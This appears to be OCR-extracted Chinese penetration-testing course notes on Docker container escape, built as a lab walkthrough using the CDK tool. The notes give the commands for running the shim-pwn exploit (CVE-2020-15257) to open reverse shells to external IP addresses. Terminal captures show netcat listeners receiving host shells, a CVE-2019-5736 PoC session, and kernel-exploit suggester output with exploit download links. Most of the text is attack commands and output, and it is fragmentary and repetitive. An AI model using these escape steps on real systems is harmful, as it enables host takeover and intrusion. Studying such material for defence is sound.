
8  add-apt-repository "deb [arch=amd64] https://download.docker.com/linux/ubuntu xenial
    stable"
9  apt-get update
10 apt-cache madison docker-ce
11 apt-get install docker-ce=5:19.03.6~3-0~ubuntu-xenial docker-ce-cli=5:19.03.6~3-
    0~ubuntu-xenial containerd.io=1.2.4-1
12
13 2、启动环境测试：
14 docker pull ubuntu:18.04
15 docker run -itd --net=host ubuntu:18.04 /bin/bash
16 docker exec -it 5be3ed60f152 /bin/bash
17
18 3、上传CDK自动提权反弹
19 docker cp cdk_linux_amd64 8e7c27d7b98ca32927:/tmp
20 chmod 777 cdk_linux_amd64
21 ./cdk_linux_amd64 run shim-pwn reverse xx.xx.xx.xx xxxx
22
23 4、实验获取到docker搭建的web权限后进行逃逸
24 docker run -it -p 8888:8080 vulhub/struts2:s2-053

```









第96天: 云上攻防-云原生篇&Docker安全&系统内核&版...

```
dirtycow - root@VM-1-6-ubuntu: /home/ubuntu - Xshell 5
//var/run/docker.sock: Get http://%2Fvar%2Frun%2Fdocker.sock/v1.40/containers/json?
all=1: dial unix /var/run/docker.sock: connect: permission denied
ubuntu@VM-1-6-ubuntu:~$ su root
Password:
^C^[A^Csu: Authentication failure
ubuntu@VM-1-6-ubuntu:~$ su root
Password:
^C^[Asu: Authentication failure
ubuntu@VM-1-6-ubuntu:~$ su root^C
ubuntu@VM-1-6-ubuntu:~$ su root
Password:
root@VM-1-6-ubuntu:/home/ubuntu# docker ps
CONTAINER ID   IMAGE      COMMAND                  CREATED        STATUS
5ede26c285b1   ubuntu:18.04   "/bin/bash"             3 minutes ago   Up
3 minutes     elated lehmann
root@VM-1-6-ubuntu:/home/ubuntu# docker cp cdk_linux_amd64 5ede26c285b1:/
```

先上传到服务器,再copy到容器中

```
71 docker run -it -p 8888:8080 vulhub/struts2:s2-053
72
73 #云原生-Docker 安全-容器逃逸&CDK 自动化
74 检测利用: https://github.com/cdk-team/CDK
```

第96天: 云上攻防-云原生篇&Docker安全&系统内核&版...

```
dirtycow - root@VM-1-6-ubuntu: / - Xshell 5
root@VM-1-6-ubuntu:/home/ubuntu# ls
root@VM-1-6-ubuntu:/home/ubuntu# ls
'95'$'\261'' '$'\307''.txt' docker.jsp
root@VM-1-6-ubuntu:/home/ubuntu# docker exec -it 5ede26c285b1c7 /bin/bash
root@VM-1-6-ubuntu:/# ls /home
root@VM-1-6-ubuntu:/# ls /home/ubuntu
ls: cannot access '/home/ubuntu': No such file or directory
root@VM-1-6-ubuntu:/# ls
bin dev home lib64 mnt proc run srv tmp var
boot etc lib media opt root sbin sys usr
root@VM-1-6-ubuntu:/# ls
bin cdk_linux_amd64 etc lib media opt root sbin sys usr
boot dev home lib64 mnt proc run srv tmp var
root@VM-1-6-ubuntu:/# chmod 777 cdk_linux_amd64 赋予文件执行权限
root@VM-1-6-ubuntu:/# ls
bin cdk_linux_amd64 etc lib media opt root sbin sys usr
boot dev home lib64 mnt proc run srv tmp var
root@VM-1-6-ubuntu:/# ./cdk_linux_amd64 执行该文件
```

```
71 docker run -it -p 8888:8080 vulhub/struts2:s2-053
72
73 #云原生-Docker 安全-容器逃逸&CDK 自动化
74 检测利用: https://github.com/cdk-team/CDK
```

3. Tool: 修复渗透过程中常用的Linux命令以及与Docker/K8s API交互的命令。

dirtycow - root@VM-1-6-ubuntu: / - Xshell 5

Tool:

- vi <file> Edit files in container like "vi" comma
- ps Show process information like "ps -ef"
- nc [options] Create TCP tunnel.
- ifconfig Show network information.
- curl <path> (get|post) <uri> [<data>] Make request to K8s api-server.
- ectl <endpoint> get <key> Unauthorized enumeration of ectd keys.
- ucurl (get|post) <socket> <uri> <data> Make request to docker unix socket.
- probe <ip> <port> <parallel> <timeout-ms> TCP port scan, example: cdk probe 10.0.1.0-255 80,8080-9443 50 1000

Options:

- h --help Show this help msg.
- v --version Show version.

root@VM-1-6-ubuntu: /# ./cdk_linux_amd64 evaluate

使用该命令, 可以进行信息收集

本地信息收集	网络namespace隔离情况	✓	link
本地信息收集	环境变量	✓	link
本地信息收集	敏感服务	✓	link

自动化逃逸CVE-2020-15257, 反弹宿主机的shell到远端服务器。

Automatic exploit CVE-2020-15257, spawn a reverse shell with host privilege to remote server.

Usage

```
reverse shell
./cdk run shim-pwn reverse <RHOST> <RPORT>

execute command
./cdk run shim-pwn "<shell_cmd>"
```

根据文档使用该命令进行自动化逃逸

Example

```
reverse shell

./cdk run shim-pwn reverse 47.104.151.168 111
```

root@12hp34edc44a0q15:~# ps

```
  PID TTY          MEM CPU
  1 pts/0    00:00:00 bash
 16 pts/0    00:00:00 ps
root@12hp34edc44a0q15:~# ./cdk_linux_amd64 run shim-pwn 47.104.151.168 111
```

root@12hp34edc44a0q15:~# nc -lvp 111

```
listening on [0.0.0.0] (family 2, port 111)
Connection from [19.154.89.45] port 111 [tcp/sunrpc] accepted (family 2, sport 44430)
bash: cannot set terminal process group (6520): Inappropriate ioctl for device
bash: no job control in this shell
```

Pages 49

- Home
- CDK Home CN
- Developer Document
- Evaluate: check net.ipv4
- Evaluate: Cloud Provider Metadata API
- Evaluate: Commands and Capabilities
- Evaluate: K8s API Server
- Evaluate: k8s mitm clusterip
- Evaluate: K8s Service Account
- Evaluate: Mounts
- Evaluate: Net Namespace

```
root@xiaodi:~/CVE-2019-5736-PoC-master - Xshell 5
self-educated
ssh://root@47.94.236.117:22

drwxr-xr-x 6 root root 4096 Sep 26 20:35 root
drwxr-xr-x 24 root root 760 Sep 26 20:30 run
drwxr-xr-x 2 root root 12288 Sep 26 20:27/sbin
drwxr-xr-x 2 root root 4096 Aug 6 2019 srv
dr-xr-xr-x 13 root root 0 Sep 26 20:29 sys
drwxrwxrwt 10 root root 4096 Sep 26 20:38 tmp
drwxr-xr-x 10 root root 4096 Aug 15 11:22 usr
drwxr-xr-x 11 root root 4096 Aug 15 11:22 var
lrwxrwxrwx 1 root root 31 Aug 15 11:29 vmlinuz -> boot/vmlinuz-4.15.0-213-generic
lrwxrwxrwx 1 root root 30 Aug 15 11:22 vmlinuz.old -> boot/vmlinuz-4.15.0-55-generic
<0248564e87a3dfea2c1facbe0f1cea84cb12a6a253b8f2fd0# ls /root
ls /root
main
main.go
<0248564e87a3dfea2c1facbe0f1cea84cb12a6a253b8f2fd0# exit
exit
root@xiaodi:~/CVE-2019-5736-PoC-master#
root@xiaodi:~/CVE-2019-5736-PoC-master# nc -lvvp 5566
Listening on [0.0.0.0] (family 0, port 5566)
^C
root@xiaodi:~/CVE-2019-5736-PoC-master# nc -lvvp 5566
Listening on [0.0.0.0] (family 0, port 5566)
Connection from [120.55.41.168] port 5566 [tcp/*] accepted (family 2, sport 34782)
bash: cannot set terminal process group (8476): Inappropriate ioctl for device
bash: no job control in this shell
<f059f7ca52474a162aac1dc77bf1232f7c25e93da5ca324e8# exit
exit
exit
root@xiaodi:~/CVE-2019-5736-PoC-master# nc -lvvp 7777
Listening on [0.0.0.0] (family 0, port 7777)
```

服务器监听端口

```
dirtycow - root@6-ubuntu: / - Xshell 5
self-educated
ssh://root@43.138.194.241:22

[ Exploit Pre - Kernel Exploits ]
2023/09/26 13:22:21 refer: https://github.com/mzet-/linux-exploit-suggester
[+] [CVE-2021-27365] linux-iscsi

Details: https://blog.grimmm-co.com/2021/03/new-old-bugs-in-linux-kernel.html
Exposure: less probable
Tags: RHEL=8
Download URL: https://codecademy.github.com/NotQuite0DayFriday/zip/trunk
Comments: CONFIG_SLAB_FREELIST_HARDENED must not be enabled

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write


Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html
Exposure: less probable
Tags: ubuntu=20.04{kernel:5.8.0-*}
Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c
ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c
Comments: ip_tables kernel module must be loaded

[+] [CVE-2019-15666] XFRM_UAF

Details: https://duasynt.com/blog/ubuntu-centos-redhat-privesc
Exposure: less probable
Download URL:
Comments: CONFIG_USER_NS needs to be enabled; CONFIG_XFRM needs to be enabled

root@VM-1-6-ubuntu:/# ./cdk_linux_amd64 run shim-pwn reverse 47.94.236.117 7777
```

来到容器中执行命令



监听端口收到会话，成功接收到宿主机的会话
逃逸成功

2.3 云原生-Docker安全-容器逃逸&CDK自动化

- 1 检测利用: <https://github.com/cdk-team/CDK>
- 2 常规检测: <https://github.com/teamssix/container-escape-check>
- 3 演示: 挂载模式 特权模式 CVE-2020-15257等
- 4 实现: 信息收集, 指定逃逸, 自动逃逸, 修复功能等

